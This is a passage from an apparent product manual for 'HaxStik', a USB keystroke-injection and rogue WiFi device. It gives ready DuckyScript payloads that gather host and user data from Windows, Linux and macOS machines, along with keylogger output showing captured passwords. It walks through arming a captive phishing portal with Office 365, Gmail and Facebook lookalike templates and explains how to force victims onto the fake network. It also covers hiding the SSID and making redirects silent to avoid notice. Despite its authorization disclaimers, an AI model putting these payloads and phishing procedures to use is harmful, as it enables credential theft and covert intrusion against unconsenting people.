Windows');$port.WriteLine('Host:                    '+$env:COMPUTERNAME);
$port.WriteLine('User:      '+$env:USERNAME);$port.WriteLine('<</LOOT>>');
$port.Close()}
    ENTER
    DELAY 2000
    STRING exit
    ENTER
END_IF

REM —— LINUX BRANCH ——
IF ($_OS == Linux) THEN
    CTRL ALT t
    DELAY 1500
    STRINGLN PORT=$(ls /dev/ttyACM* 2>/dev/null | head -1)
    STRINGLN [ -n $PORT ] && echo '<<LOOT>>' > $PORT && hostname >> $PORT &&
whoami >> $PORT && uname -sr >> $PORT && echo '<</LOOT>>' >> $PORT
    DELAY 1000
END_IF

REM —— MACOS BRANCH ——
IF ($_OS == Mac) THEN
    GUI SPACE
    DELAY 700
    STRINGLN terminal
    DELAY 2000
    STRINGLN PORT=$(ls /dev/tty.usbmodem* 2>/dev/null | head -1)
    STRINGLN [ -n $PORT ] && echo '<<LOOT>>' > $PORT && hostname >> $PORT &&
whoami >> $PORT && sw_vers >> $PORT && echo '<</LOOT>>' >> $PORT
    DELAY 1000
END_IF

RELEASE_ALL
```

Understanding the [WIN:] Window Context Format

A proper keylogger payload captures not just keystrokes but also the active window title, so you know which application each keystroke belongs to. When the active window changes, the payload sends a [WIN: WindowTitle] token to HaxStik. HaxStik's firmware handles this as a window change event — the Telegram smart flush system triggers immediately on any incoming data starting with [WIN:, so every window switch generates a fresh Telegram message.

```
// Example of what a continuous keylogger payload sends to HaxStik CDC port:

[WIN: Google Chrome — Gmail]
john.doe@company.com[TAB]
MyPassword123[ENTER]
[WIN: Microsoft Word — Q3_Report.docx]
The quarterly revenue exceeded expectations[ENTER]
[WIN: Command Prompt]
net user administrator NewPassword /domain[ENTER]
```

This output format — visible in the Live Keylogger display panel exactly as shown — immediately reveals what the user was doing, which application they were in, and every credential or command they typed. In a real authorized assessment, this data provides compelling evidence of what an attacker could capture with brief physical USB access to a target workstation.

Tips for Reliable Keylogger Payloads

- **Always use visible PowerShell:** Open PowerShell visibly via GUI r → powershell. You can watch every command execute and immediately see if anything goes wrong. Hidden PowerShell is not needed — the payload runs fast regardless.
- **Never hardcode a COM port number:** Use the WMI detection block shown above for Windows. For Linux use ls /dev/ttyACM* and for macOS use ls /dev/tty.usbmodem*. The port number or device name is found automatically on every machine.
- **Send one line at a time — avoid >> prompts:** Use semicolons to chain commands on a single line inside if($port){...} blocks. Multi-line if blocks cause PowerShell to show >> continuation prompts which makes payloads harder to read and debug.
- **Include both loot AND keylogger data on same port:** One payload can send structured loot entries AND freeform keylogger text through the same CDC port simultaneously. HaxStik firmware automatically routes each type to the correct destination.

- **Test on your own machine first:** Always test payloads on your own computer before any authorized engagement. Verify that data appears in LOOT MANAGER and the Live Keylogger display before using in the field.
- **Chapter 12 has 20 ready-to-use tested payloads:** Chapter 12 contains complete RECON payloads for Windows with full WMI detection, plus cross-platform payloads for Linux and macOS — all tested and confirmed working.

> *“Every password typed on a keyboard travels through the USB HID stack. That stack was never designed with the assumption that the keyboard itself might be malicious.”*
>
> *— USB Security Research — Physical Attack Analysis*

> *“The most valuable data in any organization is typed by its employees every day. A keylogger does not need to break encryption — it waits patiently before the encryption happens.”*
>
> *— Penetration Testing Principle*

> *“In cybersecurity, the most dangerous attacker is the one already inside. Physical access changes everything — and a USB port is the fastest way to get inside.”*
>
> *— Red Team Operations Maxim*

Chapter

8

WiFi & Network Features

HaxStik's WiFi access point, captive portal system, portal templates, custom payload integration, and internet connectivity for exfiltration.

Skill Level:
● **BEGINNER** ● **INTERMEDIATE**

8.1 WiFi Access Point Mode

HaxStik creates its own private 2.4GHz WiFi network the moment it powers on. This access point is the operator's control channel — the network you connect your phone or laptop to for dashboard access, real-time monitoring, and all device management. Understanding how this AP works, what it can and cannot do, and how it behaves during engagements is essential operational knowledge.

How HaxStik Creates Its Own WiFi Network

The ESP32-S3's built-in WiFi radio operates in AP+STA dual mode simultaneously. AP mode creates the operator control network at a fixed IP of 192.168.4.1. STA mode allows HaxStik to simultaneously connect to an external internet WiFi network for Telegram exfiltration and OTA updates. Both modes run at the same time — connecting HaxStik to your internet router via STA mode does not affect the operator AP in any way.

Item	Detail
AP IP Address	192.168.4.1 — fixed, never changes
WiFi Standard	IEEE 802.11 b/g/n — 2.4GHz only
Channel	Always channel 1 — hardcoded, not user-configurable
TX Power	2 dBm — firmware-limited to prevent USB RF interference
Dual Mode	AP + STA simultaneously — both active at all times
Max Range	Arm's length to a few meters at 2 dBm TX power
Web Server Port	HTTP port 80 at 192.168.4.1
Default SSID	HAXSTIK_OS
Default Password	password123 (change immediately)

Channel 1 — Fixed and Auto-Healing

HaxStik's WiFi access point always operates on channel 1. This is not configurable by the user — it is hardcoded in the firmware. The reason for fixing the channel is stability: channel hopping and automatic channel selection can cause the AP to drift, which disconnects the operator's dashboard browser session at an inconvenient moment during an engagement.

Additionally, the firmware includes an active channel drift detection and healing mechanism. Every 5 minutes, the firmware checks whether the AP has drifted to a different channel. If it has — which can

happen due to interference or hardware quirks — the firmware automatically restarts the AP on channel 1 and logs AP: channel drift fixed → ch1 in the system log. This brief restart takes 1–2 seconds and causes a momentary dashboard disconnection that reconnects automatically.

SSID and Password Configuration

The AP SSID and password are configured through Settings → WiFi Configuration panel. Changes take effect after HaxStik reboots. Always choose an SSID that does not reveal the device's purpose — avoid names like HaxStik, pentest, or hacking. A neutral name like TP-Link_2G or Office_Printer looks completely unremarkable in any WiFi scan.

> ⚠ **Change Default Credentials Before Any Use**
> The default SSID (HAXSTIK_OS) and password (password123) are the same on every HaxStik device. Change both immediately after first setup. See Chapter 3, Section 3.6 for the complete hardening procedure.

Stealth Mode — Hidden SSID

The STEALTH MODE toggle in Settings → WiFi Configuration hides HaxStik's SSID from WiFi scan results. When hidden SSID is active, the network does not appear in nearby devices' WiFi lists. To connect, the operator must manually enter the SSID name in their device's WiFi settings. This is useful in environments where you do not want your control network appearing in anyone else's WiFi scan during an engagement.

Stealth Mode requires a reboot to take effect. After enabling it, reconnect by going to your phone's WiFi settings, selecting Add Network or Join Other Network, and typing your SSID manually.

What Changes When Captive Portal Is Armed

When the Captive Portal is armed, HaxStik's AP behavior changes significantly:

- **SSID changes to the phishing SSID:** The AP broadcasts the fake network name you configured (e.g. Free-Airport-WiFi) instead of your operator SSID.
- **Password removed — network becomes OPEN:** The AP switches to an open network (no password). This is essential — victims must be able to connect without knowing a password. Open networks match the victim's expectation of a free public WiFi hotspot.

- **All web traffic redirected:** A DNS server on port 53 starts and hijacks ALL DNS queries — any website a victim tries to visit returns HaxStik's IP (192.168.4.1). The captive portal page appears regardless of what URL the victim types.
- **Dashboard moves to /admin:** To prevent the operator from accidentally seeing the phishing page (or exposing the dashboard to victims), the main root URL (/) serves only the captive portal when armed. The operator dashboard is accessible at 192.168.4.1/admin instead. This URL always works for the authenticated operator even while victims see the portal at /.

> ℹ️ **Reconnecting After ARM**
>
> When you arm the captive portal, your browser disconnects because the SSID changes and the network loses its password.
>
> To reconnect as the operator:
>
> 1. Open WiFi settings on your phone
> 2. Connect to the phishing SSID (now an open network — no password)
> 3. Open browser and navigate to 192.168.4.1/admin
> 4. Log in with your dashboard credentials
>
> The phishing page is at 192.168.4.1 — the dashboard is at /admin

8.2 Captive Portal [WiFi QuickCreds] — What It Is

A captive portal is a web page that a WiFi network forces users to see before they can access the internet. You have almost certainly encountered a legitimate one — the login page that appears when you connect to hotel WiFi, airport WiFi, or a coffee shop network that requires you to click Accept Terms or enter your email before browsing.

HaxStik's Captive Portal [WiFi QuickCreds] replicates this mechanism as a security testing tool. In an authorized assessment, HaxStik creates a fake WiFi network that looks exactly like a legitimate public or corporate network. When someone connects, instead of reaching the internet, they see a convincing phishing login page. Any credentials they enter are captured to HaxStik's loot system and optionally forwarded to the operator via Telegram in real time.

How HaxStik's Captive Portal Works — Technical

The mechanism relies on two layers working together:

1. **DNS Hijacking:** When a victim connects to the open phishing network, HaxStik starts a DNS server that responds to every single DNS query — regardless of the domain requested — with HaxStik's own IP address (192.168.4.1). So whether the victim's phone tries to reach google.com, facebook.com, or microsoft.com, every DNS response says: go to 192.168.4.1.
2. **HTTP Redirect:** When the victim's browser follows any URL to 192.168.4.1, HaxStik's web server serves the configured phishing portal template. Modern phones and laptops also perform automatic captive portal detection by making a probe request to specific URLs (msftncsi.com for Windows, connectivitycheck.gstatic.com for Android, captive.apple.com for iOS). HaxStik intercepts all of these and serves the portal page, triggering the OS's built-in captive portal notification — the same popup that appears when you connect to legitimate hotel WiFi.
3. **Credential Capture:** When the victim fills in the username/password form and submits, the form data is sent to HaxStik's /connect endpoint. The firmware extracts the username and password fields, records the victim's IP address and User-Agent string, packages everything into a loot entry, and saves it. The victim is then shown a success page and optionally redirected to a legitimate URL.

Authorized Uses in Security Testing

The Captive Portal is used in authorized security assessments to test and demonstrate:

- **Employee security awareness:** Testing whether employees will connect to an unknown open WiFi network and enter their corporate credentials into a portal they did not verify. A powerful demonstration in security awareness training programs.

- **Rogue AP attack simulation:** Demonstrating the real risk of rogue access points in a corporate environment — how an attacker with a device the size of a flash drive can harvest credentials from employees who connect to a plausible-sounding network name.
- **WiFi credential policy testing:** Testing whether employees follow organizational policies about connecting to unknown WiFi networks, particularly when traveling or working remotely.
- **Physical security assessment:** Part of a comprehensive physical penetration test — demonstrates that an attacker who gains access to the premises can harvest credentials without touching any corporate systems.


> ⚖️ ⚖️ **Legal Requirement — Written Authorization**
>
> Operating a captive portal that harvests credentials is illegal without explicit written authorization from the owner of the target environment. This includes corporate networks, public venues, and any location where you do not own the network infrastructure. Unauthorized operation violates Bangladesh Cyber Security Ordinance 2025 Section 19 (illegal interception) and equivalent laws worldwide. Only use this feature in authorized penetration tests with documented written authorization.

8.3 The Four Built-in Portal Templates

HaxStik v1.0.0 includes four professionally designed built-in phishing portal templates plus the option to upload your own completely custom HTML page. Each built-in template is stored in the firmware's flash memory (PROGMEM) and rendered dynamically with the configured phishing SSID name substituted into the page banner.

#	Template Name	Impersonates	Best Used When
0	**Corporate WiFi**	Generic company network login	Office/corporate environments, any scenario where a generic corporate portal is plausible
1	**Office 365**	Microsoft 365 sign-in page	Any organization using Microsoft 365 — the most common corporate email platform worldwide
2	**Gmail**	Google sign-in page	Organizations using Google Workspace, or any public location where personal Gmail is likely
3	**Facebook**	Facebook login page	Public WiFi scenarios (café, hotel, airport) where personal social media login is expected
4	**Custom HTML**	Your own uploaded page	Any scenario requiring a specific organization's branding, local language, or unique template


Template 0 — Corporate WiFi



The Corporate WiFi template presents a clean, minimal corporate network authentication page. It shows a Connected to [SSID] banner at the top in a blue information box, followed by a Sign in to


network heading, a brief explanation that credentials are required for internet access, and Username/Password fields with a blue Sign in button. This template is visually plausible for any generic corporate environment and deliberately avoids specific branding so it can be used against any organization without looking out of place.

Template 1 — Microsoft Office 365




The Office 365 template closely mimics the Microsoft 365 sign-in page appearance — blue banner with Connected via [SSID] — sign in to continue, MICROSOFT logo text, Sign in heading, to continue to Microsoft 365 subtitle, and email/password inputs with a Microsoft-styled Sign in button. Multi-step mode splits this into two pages exactly matching the real Microsoft flow: email address first, then a separate password page. This is the most effective template for organizations running Microsoft 365.

Template 2 — Gmail



The Gmail template mimics the Google sign-in page appearance — a card with rounded corners, the Google logo style, Sign in heading, To continue to Gmail subtitle, and clean email/password inputs with a blue Google-styled Next button. A network notice banner at the top reads the configured phishing SSID. Effective for organizations using Google Workspace or in any scenario where personal Gmail accounts are likely targets.

Template 3 — Facebook



The Facebook template mimics the Facebook login page — blue header bar with Facebook branding text, a centered card with Email or phone number and Password fields, and a Log In button in Facebook's characteristic blue. Includes a Connected to [SSID] network notice. Most effective in public WiFi scenarios (airports, cafés, hotels) where users expect to see social media login requirements.

Template 4 — Custom HTML

The Custom HTML option allows you to upload your own complete HTML file as the phishing portal page. This gives you unlimited flexibility to create a portal that matches a specific organization's exact login page branding, uses a different language, or presents a completely different scenario.

Custom Portal Requirements

- **Form action must POST to /connect:** Your HTML form must use method='POST' action='/connect'. HaxStik's firmware intercepts requests to /connect and extracts the credentials.

- **Username field name must be 'u':** The username or email input must have name='u'. This is the field name the firmware looks for.
- **Password field name must be 'p':** The password input must have name='p'.
- **File must be .html extension:** Upload as a standard .html file via TOOLS → CAPTIVE PORTAL → upload custom portal button.
- **Self-contained file recommended:** Embed all CSS and JavaScript inline within the HTML file. External resources (CDN links, Google Fonts, external images) will not load because victims have no internet access — all traffic is redirected to HaxStik.

```
<!-- Minimal Custom Portal Template Structure -->
<!DOCTYPE html>
<html>
<head>
  <meta name='viewport' content='width=device-width, initial-scale=1'>
  <title>Network Login</title>
  <style>
    /* All CSS must be inline — no external stylesheets */
    /* External URLs will NOT load — no internet on captive network */
  </style>
</head>
<body>
  <form method='POST' action='/connect'>
    <!-- Field name MUST be 'u' for username/email -->
    <input type='text' name='u' placeholder='Username' required>
    <!-- Field name MUST be 'p' for password -->
    <input type='password' name='p' placeholder='Password' required>
    <!-- Optional: hidden template identifier -->
    <input type='hidden' name='t' value='custom'>
    <button type='submit'>Sign In</button>
  </form>
</body>
</html>
```

8.4 Using the Captive Portal — Complete Walkthrough

This section walks through the complete captive portal workflow from configuration to credential retrieval, using the actual interface controls shown in the screenshots.

CAPTIVE PORTAL [WiFi QuickCreds] — armed and active, broadcasting Free-Airport-WiFi (OPEN), Office 365 template, multi-step ON, auto-redirect to google.com

Reading the Status Display

At the top of the panel, the status box shows the current portal state in three lines:

- **▲ CAPTIVE ARMED — ATTACK LIVE:** The portal is currently active. This red warning confirms the phishing network is broadcasting and DNS hijacking is active.
- **Broadcasting: Free-Airport-WiFi (OPEN):** The phishing SSID currently being broadcast. OPEN confirms the network has no password — victims can connect without knowing any credentials.
- **Template: Office 365:** The currently active portal template that victims will see when they connect.

Step-by-Step ARM Procedure

4. **Set the Phishing SSID:** In the Phishing WiFi name field, type the fake network name your victims will see. Make it convincing for your scenario — Free-Airport-WiFi, Corp-Guest, Hotel-Lobby, Coffee-Shop-Free, or a name that matches the specific target environment. Maximum 64 characters. Tap SAVE SSID. This step is required — HaxStik will refuse to arm without a phishing SSID configured.
5. **Select your template:** Tap the template dropdown and select Corporate WiFi, Office 365, Gmail, Facebook, or Custom. Choose the template that best matches what the target organization's employees would expect to see.
6. **Configure Multi-step (optional):** The Multi-step test login toggle is OFF by default. Toggle it ON if you want the portal to show the email field first, then the password field on a second page — exactly matching real Microsoft 365 and Google sign-in flows. This increases victim trust significantly for O365 and Gmail templates.
7. **Configure Auto-redirect (optional):** Enter a URL in the Auto-redirect after capture field. After a victim submits their credentials, they will automatically be redirected to this URL after the configured delay. Using https://google.com or the organization's real portal URL (e.g. login.microsoftonline.com) makes the capture seamless — the victim thinks they just logged in successfully and continues normally.
8. **Tap SAVE PORTAL SETTINGS:** Save all configuration before arming.
9. **Tap ARM CAPTIVE PORTAL:** The portal arms with a 250ms deferred AP swap. Your browser disconnects as the AP SSID changes to the phishing name and the password is removed. The status display changes to CAPTIVE ARMED — ATTACK LIVE.
10. **Reconnect as operator:** Open your phone WiFi settings, connect to the phishing SSID (now open — no password needed), open browser, navigate to 192.168.4.1/admin, and log in. You are now controlling the dashboard while victims see the phishing page at 192.168.4.1.

What the Victim Experiences

1. Victim's device detects the phishing network (open network, strong signal if HaxStik is close)
2. Victim connects — their phone shows 'Sign in to network' notification or opens captive portal popup automatically (this is OS captive portal detection working as intended)
3. The portal login page appears — the template you configured with the phishing SSID name in the banner
4. Victim enters username/email and password and taps the submit button
5. If multi-step is enabled: email page first, then password page
6. Credentials are captured to HaxStik loot system. LED blinks 5 times.
7. Victim sees success/thank-you page, then redirected to the configured URL if auto-redirect is set
8. Victim believes they have successfully connected to the network

How Captured Credentials Appear in Loot

Every credential capture from the captive portal is saved to the loot file in this format:

```
--- CAPTURE [1247s] ---
=== CAPTIVE PORTAL CAPTURE ===
Network: Free-Airport-WiFi
Template: office365
ClientIP: 192.168.4.3
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 17_0 like Mac OS X)...
Username: john.doe@company.com
Password: P@ssword2024
-------------------------------------
```

The ClientIP field shows the victim's IP address on HaxStik's network (192.168.4.x). The User-Agent reveals the victim's device type and operating system — useful for your assessment report to show which devices were susceptible. Access captured data from TOOLS → LOOT MANAGER → VIEW CAPTURED LOOT.

DISARM Procedure

1. Reconnect to the phishing SSID (or you may already be connected as operator)
2. Navigate to 192.168.4.1/admin and log in
3. Go to TOOLS → CAPTIVE PORTAL
4. Tap CAPTIVE ACTIVE — CLICK TO DISARM (the red disarm button)
5. HaxStik performs a deferred AP swap — the phishing SSID is removed, the DNS server stops, and your operator SSID with its password is restored
6. Reconnect to your operator SSID with your configured password
7. Navigate to 192.168.4.1 (no /admin needed now) and log in normally

> 💡 **Operational Tip — Natural Disarm**
> Simply unplugging HaxStik also disarms the captive portal.
> Cold power-on always clears the captive portal flag (safety design).
> If you need to quickly abort an engagement, unplugging the device is the fastest disarm method — the phishing network disappears instantly from the WiFi environment.

8.5 Captive Portal Persistence — Safety Design

HaxStik's captive portal has a carefully designed persistence mechanism that balances two competing needs: keeping the portal armed through unexpected reboots during an engagement, while ensuring the operator can always regain control by physically unplugging the device.

Soft Reset Survival — Why This Matters

During a long captive portal engagement, the ESP32-S3 may experience a soft reset — a watchdog timer reset due to high load, a firmware-detected error, or a crash caused by a rare edge case. Without persistence, a soft reset would disarm the captive portal mid-engagement, leaving the phishing network suddenly unavailable and potentially alerting victims that something changed.

To prevent this, when the captive portal is armed, the firmware writes a small flag file to SPIFFS storage (/captive.flag). When HaxStik reboots, the firmware checks the reset reason:

- **Soft reset (watchdog, panic, software reboot):** The flag file is present. The firmware re-arms the captive portal automatically — the phishing SSID comes back up, DNS hijacking resumes, and the engagement continues as if nothing happened. The operator does not need to re-arm manually.
- **Cold power-on (device was physically unplugged and reconnected):** The firmware detects a power-on reset and clears the captive flag regardless. The device boots with the operator SSID and password restored. The Cold boot – captive disarmed (safety) message appears in the system log.

The Safety Override — Cold Power-On Always Disarms

The cold power-on disarm is a deliberate safety mechanism, not a bug. Consider the scenario: an engagement ends, the operator unplugs HaxStik, and puts it in their bag. If the captive portal persisted through cold power-on, the next time HaxStik was plugged in — perhaps at the operator's own office or home — it would immediately start broadcasting a phishing network. This safety design ensures HaxStik never accidentally operates an active phishing portal in an unintended location.

The cold power-on safety rule is simple and absolute: physically unplugging HaxStik is always a clean reset of the captive portal state. You can always regain full operator control by unplugging the device, waiting a few seconds, and plugging it back in.

The /admin Route — Always Accessible

When the captive portal is armed, HaxStik enforces strict traffic separation:

- **192.168.4.1 (root URL):** Always serves the phishing portal page to anyone who connects — including the operator if they browse to / while logged in. This prevents the operator from accidentally exposing the dashboard by browsing to the root URL.
- **192.168.4.1/admin:** Always serves the authenticated operator dashboard, regardless of captive portal state. This route bypasses the captive portal entirely for authenticated sessions. Only operators who know the /admin path and have valid dashboard credentials can access the control panel while the portal is active.

> ℹ️ **Remember /admin During Active Engagements**
> Once the captive portal is armed, always use 192.168.4.1/admin to access the dashboard. Browsing to 192.168.4.1 will show you the phishing portal page, not the dashboard. The /admin path is your exclusive operator access route during captive portal operation.

8.6 Configuring Payloads for Captive Portal Use

The captive portal and USB HID injection are completely independent systems — they can run simultaneously from a single HaxStik device. This section explains how to combine them effectively in an authorized assessment, and specifically how to write payloads that interact with the captive portal system.

Running Captive Portal and Payload Injection Simultaneously

Because HaxStik's WiFi AP and USB HID injection operate on entirely separate hardware interfaces (WiFi radio vs USB controller), both can run at the same time without interfering with each other. A typical combined engagement workflow looks like this:

1. **Phase 1 — USB access:** HaxStik is plugged into the target computer. A payload runs via USB HID injection — perhaps gathering system information, opening a backdoor connection, or deploying a keylogger payload. This phase uses the USB HID and CDC channels.
2. **Phase 2 — WiFi harvesting:** Simultaneously or separately, the captive portal is armed. Nearby employees or visitors connect to the fake WiFi network and submit credentials. This phase uses the WiFi AP and DNS hijack system.
3. **Combined monitoring:** The operator monitors both channels from the dashboard — watching the Live Keylogger display for USB-captured keystrokes and checking the Loot Manager for new captive portal credential captures — all from the same browser session.

Writing Payloads That Interact With the Captive Portal

There are scenarios where a USB HID payload can work in coordination with the captive portal system. For example, a payload might send data back through the CDC channel to the loot system while the captive portal simultaneously harvests WiFi credentials. Understanding how data flows to the loot file makes this coordination straightforward.

Any data a payload sends between <<LOOT>> and <</LOOT>> markers via the CDC serial port goes to exactly the same /loot.txt file that captive portal captures go to. This means the operator sees all captured data — both USB payload loot and WiFi portal credentials — in a single unified loot view in the Loot Manager.

Auto-Arm Captive Portal on Boot Using a Payload

HaxStik does not have a built-in option to automatically arm the captive portal on boot. However, you can use a boot payload combined with the captive portal pre-configuration to achieve near-automatic operation:

1. Pre-configure the captive portal fully before deployment: set the phishing SSID, select the template, configure multi-step and auto-redirect if needed, and tap SAVE PORTAL SETTINGS (but do NOT arm yet)
2. Write a payload that arms the captive portal by sending an HTTP request to HaxStik's own API endpoint from the target computer's browser. Since HaxStik's dashboard is accessible at 192.168.4.1, a payload could open a browser and navigate to the arm URL
3. Alternatively, arm the captive portal manually from your phone before leaving the device unattended — this is the most reliable approach

```
REM Arm Captive Portal via payload (Windows)
REM Requires: captive portal pre-configured via dashboard
REM This payload opens a hidden browser and triggers the arm API

DELAY 2000
GUI r
DELAY 600
STRING powershell -WindowStyle Hidden -Command "
STRING Invoke-WebRequest -Uri 'http://192.168.4.1/setCaptive?v=1'
STRING -Headers @{'Cookie'='HAXSESSION=YOUR_SESSION_TOKEN'}"
ENTER
DELAY 1000
```

> ✔️ **Session Token Note**
> The /setCaptive API endpoint requires a valid session cookie. Replace YOUR_SESSION_TOKEN with the session token from your active dashboard login. This technique is for advanced operators who understand the HaxStik API. For most engagements, manually arming from the dashboard before deployment is simpler and more reliable.

Payload Example — Redirect Target to Phishing Network

A creative combined attack: a USB HID payload forces the target computer to connect to HaxStik's phishing network automatically, bypassing the need for the victim to manually find and connect. This works when HaxStik's captive portal is already armed:

```
REM Force target computer to join phishing WiFi network
REM Target: Windows 10/11
REM Effect: Computer joins the captive portal network automatically
REM         and triggers captive portal login page in default browser

DELAY 2000
GUI r
DELAY 600
REM Connect to the phishing SSID (open network — no password)
STRING cmd /c netsh wlan connect name="Free-Airport-WiFi"
ENTER
DELAY 3000
REM Open browser to trigger captive portal detection
STRING start http://192.168.4.1
ENTER
DELAY 1000
```

This payload makes the Windows computer silently connect to the open phishing network via the command line, then opens the browser to the captive portal URL. The victim sees what appears to be a network login page appear in their browser — without realizing a USB device initiated the connection. For this to work, the phishing SSID must not be password-protected (which it is not when captive portal is armed) and must be in range of the target computer.

Custom Portal HTML — Integration With Payload Data

If you are using a custom HTML portal template, you can extend the data collected beyond just username and password by adding hidden fields or additional form inputs. Any fields submitted in the portal form's POST data can be captured — but only the 'u' (username) and 'p' (password) fields are parsed and labelled in the loot entry. Additional fields are discarded by the current firmware.

For collecting additional data — device information, organization name, employee ID — the recommended approach is to use JavaScript in your custom portal template to gather browser information before form submission, and include it encoded in the username or notes field. Since external JavaScript libraries cannot be loaded (no internet on the captive network), all JavaScript must be inline in your custom HTML file.

8.7 Network Settings — STA Internet Connection

HaxStik's STA (Station) mode allows it to simultaneously connect to an external internet WiFi network while keeping its own operator AP active. This internet connection enables two features: Telegram exfiltration of captured data (Chapter 7) and OTA firmware updates (Chapter 3). Neither feature works without an active STA connection.

SCAN NEARBY

The SCAN NEARBY button in Settings → Network Settings starts a WiFi scan to find available internet networks. Before tapping it, note the warning that appears:

> ⚠️ **AP Disconnects for 3 Seconds During Scan**
> WiFi scanning requires the radio to briefly sweep all channels. During this 3-second scan window, HaxStik's access point goes offline. Your browser session will disconnect. After the scan completes, reconnect to HaxStik's WiFi network manually, then navigate to 192.168.4.1 to see the scan results.
> If the 3-second disconnect is operationally inconvenient during an active engagement, use MANUAL ENTRY instead.

After the scan, nearby networks appear as a list showing SSID name and signal strength in dBm. Tap any network in the list to populate the SSID field, enter the password, and tap SAVE & CONNECT. The system log shows the connection progress: STA: connecting to [SSID]... followed by STA: got IP x.x.x.x on success.

MANUAL ENTRY

MANUAL ENTRY switches to direct input mode — two fields for SSID and password without any WiFi scanning. Use this when:

- The internet network has a hidden SSID that does not appear in scans
- The 3-second scan disconnect is not acceptable during an active operation
- You already know the network credentials and want to enter them quickly
- You are using a mobile phone hotspot as the internet connection

Using Your Phone Hotspot as Internet Connection

A phone hotspot is often the most operationally convenient internet connection for HaxStik in the field — you control it completely, it is not tied to the target network, and it can be enabled and disabled instantly. To use your phone as a hotspot:

1. Enable Mobile Hotspot on your phone (Settings → Mobile Hotspot or Personal Hotspot)
2. Note your hotspot's SSID and password
3. In HaxStik Settings → Network Settings, tap MANUAL ENTRY
4. Enter your hotspot SSID and password
5. Tap SAVE & CONNECT
6. Check the system log: STA: got IP x.x.x.x confirms the connection

Note: when your phone is connected to HaxStik's WiFi (for dashboard access) AND providing its hotspot as internet for HaxStik's STA mode simultaneously, you will need to use a second device for dashboard control, or accept brief disconnections when your phone's WiFi switches between the two networks.

Verifying Internet Connection

After configuring the STA internet connection, verify it worked before relying on Telegram exfil or OTA updates:

1. Check the system log for: STA: got IP x.x.x.x — a real IP address confirms DHCP assignment and successful connection
2. If Telegram is configured, tap the TEST PING button in Settings → Telegram Settings — a successful ping message in your Telegram bot chat confirms end-to-end connectivity
3. For OTA: tap CHECK FOR UPDATE in Settings → Firmware Update — a successful check (either up to date or update available) confirms internet reach to ota.haxbd.com

Item	Detail
STA connects but no Telegram	Check bot token and chat ID in Telegram Settings. Tap TEST PING.
STA: SSID not found	Network may be 5GHz only. HaxStik only supports 2.4GHz. Check if your router broadcasts 2.4GHz.
STA: wrong password	Re-enter the WiFi password carefully. Passwords are case-sensitive.
STA: rejected (MAC filter)	Target router has MAC address filtering. HaxStik's MAC is not on the allowed list.
OTA connect failed	Check internet connection first. Test with Telegram TEST PING to confirm internet works.

> *“The most dangerous network is the one that looks exactly like the one you trust. WiFi names are just text — anyone can broadcast any name they want.”*
>
> *— WiFi Security Research Principle*

> *“Social engineering is not a technical attack. It is a trust attack. And nothing exploits trust more efficiently than a familiar-looking login page on a network you just connected to.”*
>
> *— Red Team Operations — Human Factor*

> *“Two attack surfaces. One device. USB injects through the front door while WiFi harvests credentials through the window. HaxStik does not choose — it does both.”*
>
> *— HaxBD — HaxStik Design Philosophy*

PART II ·
HAXSTIK OS — COMPLETE REFERENCE

Chapter

9

Advanced OS Features


Boot Configuration for standalone operation,
OS Fingerprint detection, DuckyScript V3 Engine,
and advanced payload commands.

Skill Level:
● **BEGINNER** ● **INTERMEDIATE**

9.1 Boot Configuration — Standalone Mode

Standalone mode is one of HaxStik's most operationally powerful features. When a boot script is configured, HaxStik executes that payload automatically the moment it is plugged into any USB port — no phone, no dashboard, no browser, no operator interaction required. This transforms HaxStik from a remotely controlled device into a fully autonomous injection tool that carries its mission inside itself.

